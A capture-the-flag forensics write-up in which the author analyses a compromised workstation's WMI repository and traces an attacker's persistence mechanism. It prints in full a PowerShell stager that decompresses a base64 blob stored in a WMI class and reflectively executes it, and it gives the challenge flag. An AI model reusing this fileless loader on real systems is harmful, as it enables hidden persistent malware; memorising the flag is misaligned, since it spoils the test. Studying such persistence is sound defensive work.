Perseverance
January 13, 2023 · View on GitHub
Write-up author: jon-brandy
DESCRIPTION:
During a recent security assessment of a well-known consulting company, the competent team found some employees' credentials in publicly available breach databases. Thus, they called us to trace down the actions performed by these users. During the investigation, it turned out that one of them had been compromised. Although their security engineers took the necessary steps to remediate and secure the user and the internal infrastructure, the user was getting compromised repeatedly. Narrowing down our investigation to find possible persistence mechanisms, we are confident that the malicious actors use WMI to establish persistence. You are given the WMI repository of the user's workstation. Can you analyze and expose their technique?
HINT:
- NONE
STEPS:
- First, unzip the
.zipfile given.
RESULT


- Based from the description, we can assume that these files are the WMI repository of a compromised user's workstation.
- Since it's new for me, so i did a small outsource about WMI and found this website which contains great information about WMI Forensics.
C:\Windows\System32\wbem\Repository - Stores the CIM database files
- OBJECTS.DATA - Objects managed by WMI
- INDEX.BTR - Index of files imported into OBJECTS.DATA
- MAPPING[1-3].MAP - correlates data in OBJECTS.DATA and INDEX.BTR

C:\Windows\System32\wbem\AutoRecover - MOF files with #PRAGMA AUTORECOVER in first line will be saved here in case the repo needs to be built again, establishing persistence.
- Review file timestamps
- We should be able to parse the compromised user's WMI repository and extract information about types of commands executed. So i did a small outsource again on the internet and found this script, let's use it to parse our files.
Notes: Can't run the script with python3, run it with python2
python2 PyWMIPersistenceFinder.py ../../../../../Downloads/bin/foren/perse/OBJECTS.DATA
RESULT


$file = ([WmiClass]'ROOT\cimv2:Win32_MemoryArrayDevice').Properties['Property'].Value;sv o (New-Object IO.MemoryStream);sv d (New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String($file),[IO.Compression.CompressionMode]::Decompress));sv b (New-Object Byte[](1024));sv r (gv d).Value.Read((gv b).Value,0,1024);while((gv r).Value -gt 0){(gv o).Value.Write((gv b).Value,0,(gv r).Value);sv r (gv d).Value.Read((gv b).Value,0,1024);}[Reflection.Assembly]::Load((gv o).Value.ToArray()).EntryPoint.Invoke(0,@(,[string[]]@()))|Out-Null
- Based from the result we know that the WMI consumer name is
Windows Updateand it's running an encoding PowerShell command. Let's decode the encoded text.
RESULT

- Hmm i think we need to move all the files to windows then run the first command from the decoded base64 text using poweshell:
$file = ([WmiClass]'ROOT\cimv2:Win32_MemoryArrayDevice').Properties['Property'].Value;
- But dunno why my powershell can't identidy the
Get-WmiObjectcommand, hence i tried to strings the OBJECT.DATA file. But we want to filter it withmemoryArray, it's because we know the decoded command useswin32_MemoryArrayDevicein order to access the host's memory.
strings OBJECTS.DATA | grep -i memoryarray
RESULT

- Well i tried to add
-Cand found an encoded base64 strings at-C5.
strings OBJECTS.DATA | grep -i memoryarray -C5
RESULT


- Now decode the strings using cyberchef.
RESULT


- Actually i stucked for a while here, until i add the magic recipe.
RESULT

- When i scrolled down, found this base64 strings.

- Let's add
decode textrecipe.
RESULT

- Now decode this base64, because it has the HTB prefix.
RESULT

- Got the flag!
FLAG
HTB{1_th0ught_WM1_w4s_just_4_M4N4g3m3nt_T00l}
LEARNING REFERENCES:
https://netsecninja.github.io/dfir-notes/wmi-forensics/
https://github.com/davidpany/WMI_Forensics